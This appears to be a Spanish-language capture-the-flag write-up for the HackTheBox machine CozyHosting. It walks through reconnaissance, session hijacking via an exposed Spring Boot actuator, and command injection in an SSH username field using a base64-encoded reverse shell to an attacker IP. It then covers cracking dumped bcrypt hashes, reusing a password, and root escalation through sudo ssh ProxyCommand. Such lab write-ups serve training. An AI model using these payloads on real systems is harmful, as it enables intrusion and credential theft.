CozyHosting - HTB

Enumeration
Vamos a empezar con un escaneo nmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
[Apr 23, 2026 - 22:09:20 (CEST)] exegol-htb CozyHosting # nmap -p- --open -sS -n -Pn -vvv 10.129.229.88
Starting Nmap 7.93 ( https://nmap.org ) at 2026-04-23 22:09 CEST
Initiating SYN Stealth Scan at 22:09
Scanning 10.129.229.88 [65535 ports]
Discovered open port 80/tcp on 10.129.229.88
Discovered open port 22/tcp on 10.129.229.88
Completed SYN Stealth Scan at 22:09, 18.64s elapsed (65535 total ports)
Nmap scan report for 10.129.229.88
Host is up, received user-set (0.048s latency).
Scanned at 2026-04-23 22:09:21 CEST for 19s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 18.69 seconds
           Raw packets sent: 66211 (2.913MB) | Rcvd: 65541 (2.622MB)
Vamos a realizar un segundo escaneo para obtener más información sobre ambos puertos:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
[Apr 23, 2026 - 22:10:55 (CEST)] exegol-htb CozyHosting # nmap -p22,80 -sCV 10.129.229.88
Starting Nmap 7.93 ( https://nmap.org ) at 2026-04-23 22:10 CEST
Nmap scan report for 10.129.229.88
Host is up (0.047s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4356bca7f2ec46ddc10f83304c2caaa8 (ECDSA)
|_  256 6f7a6c3fa68de27595d47b71ac4f7e42 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.33 seconds
Vemos que el puerto 80 hace un redirect al dominio cozyhosting.htb, vamos a añadirlo al /etc/hosts:
1
10.129.229.88 cozyhosting.htb
Website - TCP 80
Vamos a acceder a la aplicación: 
Vamos a realizar fuzzing para ver que directorios/endpoints y archivos existen en la aplicación web:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
[Apr 23, 2026 - 22:25:05 (CEST)] exegol-htb CozyHosting # ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -ic -u "http://cozyhosting.htb/FUZZ" -e .php,.html,.css,.js,.txt -c

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://cozyhosting.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
 :: Extensions       : .php .html .css .js .txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

index                   [Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 134ms]
                        [Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 285ms]
admin                   [Status: 401, Size: 97, Words: 1, Lines: 1, Duration: 815ms]
login                   [Status: 200, Size: 4431, Words: 1718, Lines: 97, Duration: 8321ms]
logout                  [Status: 204, Size: 0, Words: 1, Lines: 1, Duration: 211ms]
error                   [Status: 500, Size: 73, Words: 1, Lines: 1, Duration: 78ms]
Vemos un endpoint devuelve un 500 Internal Server Error, vamos a ver si devuelve alguna información relevante:

Si buscamos en google el error Whitelabel Error Page podremos encontrar lo siguiente:

Vemos que la aplicación emplea Spring Boot.
Spring Boot es Open Source basada en Java que sirve para desplegar aplicaciones web y microservicios.
Buscando información sobre Spring Boot encontré lo siguiente: 
Vemos que existe un endpoint llamado actuator que es un endpoint encargado de dar información sobre la aplicación. Vamos a ver si podemos acceder a el o está restringido:
1
2
3
4
[Apr 24, 2026 - 09:10:30 (CEST)] exegol-htb CozyHosting # curl -s 'http://cozyhosting.htb/actuator/health' | jq
{
  "status": "UP"
}
Podemos acceder. Leyendo más endpoints encontré el siguiente:

Vemos que el endpoint sessions permite recuperar sesiones de la aplicación, vamos apuntar a él:
1
2
3
4
5
[Apr 24, 2026 - 09:10:30 (CEST)] exegol-htb CozyHosting # curl -s 'http://cozyhosting.htb/actuator/sessions' | jq
{
  "74C1E3EAAAC9497492FB1F50519767E8": "kanderson",
  "A56E8FBAB1E11B1F7454582981B3EA35": "kanderson"
}
Vamos a probar la sesión:

Shell as app
Viendo el panel administrativo encuentro la siguiente sección:

Vemos que podemos realizar una conexión por SSH, vamos a probar valores al azar para ver su comportamiento:

Vemos que el error que devuelve es propio del SSH. Así que quizás este empleando nuestro input para ejecutar ssh a nivel de sistema por el backend.
Vamos a probar a usar el siguiente payload:
1
`id`
En el campo Hostname se ve que hay ciertos requisitos del valor y no podemos inyectar el payload. Vamos a probarlo en Username:

Tenemos un Command Injection, vamos a darnos una reverse shell.
Algo que tenemos que tener en cuenta es que el Username no puede contener espacios, los bloquea.

Para ello usaremos %09 que son tabs URL codificado.
1
echo%09cm0gL3RtcC9mO21rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnwvYmluL2Jhc2ggLWkgMj4mMXxuYyAxMC4xMC4xNS41NiA5MDAxID4vdG1wL2Y=%09|%09base64%09-d|%09bash
1
2
3
4
5
6
7
8
9
[Apr 24, 2026 - 09:14:36 (CEST)] exegol-htb CozyHosting # nc -nlvp 9001
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.129.229.88.
Ncat: Connection from 10.129.229.88:56316.
bash: cannot set terminal process group (1011): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$
Shell as josh
Enumeration
Si hacemos ls podremos ver el siguiente archivo:
1
2
app@cozyhosting:/app$ ls
cloudhosting-0.0.1.jar
Vemos un .jar que es la aplicación web. Vamos a bajarlo en nuestra máquina y emplear jdgui para obtener su código fuente:

Si vamos a la carpeta BOOT-INF -> classes encontraremos un archivo llamado application.properties:

Tenemos las credenciales de la base de datos PostgreSQL. Vamos a conectarnos:
1
2
3
4
5
6
7
app@cozyhosting:/app$ psql -h localhost -d cozyhosting -U postgres
Password for user postgres:
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

cozyhosting=#
Vamos a enumerar tablas:
1
2
3
4
5
6
cozyhosting=# \dt
         List of relations
 Schema | Name  | Type  |  Owner
--------+-------+-------+----------
 public | hosts | table | postgres
 public | users | table | postgres
Vemos la tabla users, vamos a obtener todos los valores de las columnas:
1
2
3
4
5
6
cozyhosting=# select * from users;
   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
Obtenemos el hash del usuario admin, vamos a identificar que tipo es y crackearlo:

1
2
3
4
5
6
7
8
9
10
11
12
13
[Apr 24, 2026 - 09:27:41 (CEST)] exegol-htb CozyHosting # john -w /usr/share/wordlists/rockyou.txt admin_hash --format=bcrypt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 12 OpenMP threads
Note: Passwords longer than 24 [worst case UTF-8] to 72 [ASCII] truncated (property of the hash)
Proceeding with wordlist:/opt/tools/john/run/password.lst
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
manchesterunited (?)
1g 0:00:00:35 DONE (2026-04-24 09:28) 0.02854g/s 517.8p/s 517.8c/s 517.8C/s 968574..praise1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
Vamos a probar reutilización de credenciales con el usuario josh:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
[Apr 24, 2026 - 09:29:54 (CEST)] exegol-htb CozyHosting # sshpass -p 'manchesterunited' ssh josh@cozyhosting.htb
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Apr 24 07:29:54 AM UTC 2026

  System load:           0.00390625
  Usage of /:            55.1% of 5.42GB
  Memory usage:          23%
  Swap usage:            0%
  Processes:             243
  Users logged in:       0
  IPv4 address for eth0: 10.129.229.88
  IPv6 address for eth0: dead:beef::250:56ff:fe94:a86d


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41
josh@cozyhosting:~$
1
2
josh@cozyhosting:~$ cat user.txt
92cf5fcf442ab36190e0740cddf7233b
Shell as root
Enumeration
Vamos a ver si el usuario josh tiene algún permiso SUDOER en el sistema:
1
2
3
4
5
6
7
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
Vemos que puede usar ssh como el usuario root. Si buscamos encontraremos el siguiente payload:
1
ssh -o ProxyCommand=';/bin/bash 0<&2 1>&2' x
Vamos a probarlo:
1
2
3
josh@cozyhosting:~$ sudo /usr/bin/ssh -o ProxyCommand=';/bin/bash 0<&2 1>&2' x
root@cozyhosting:/home/josh# whoami
root
1
2
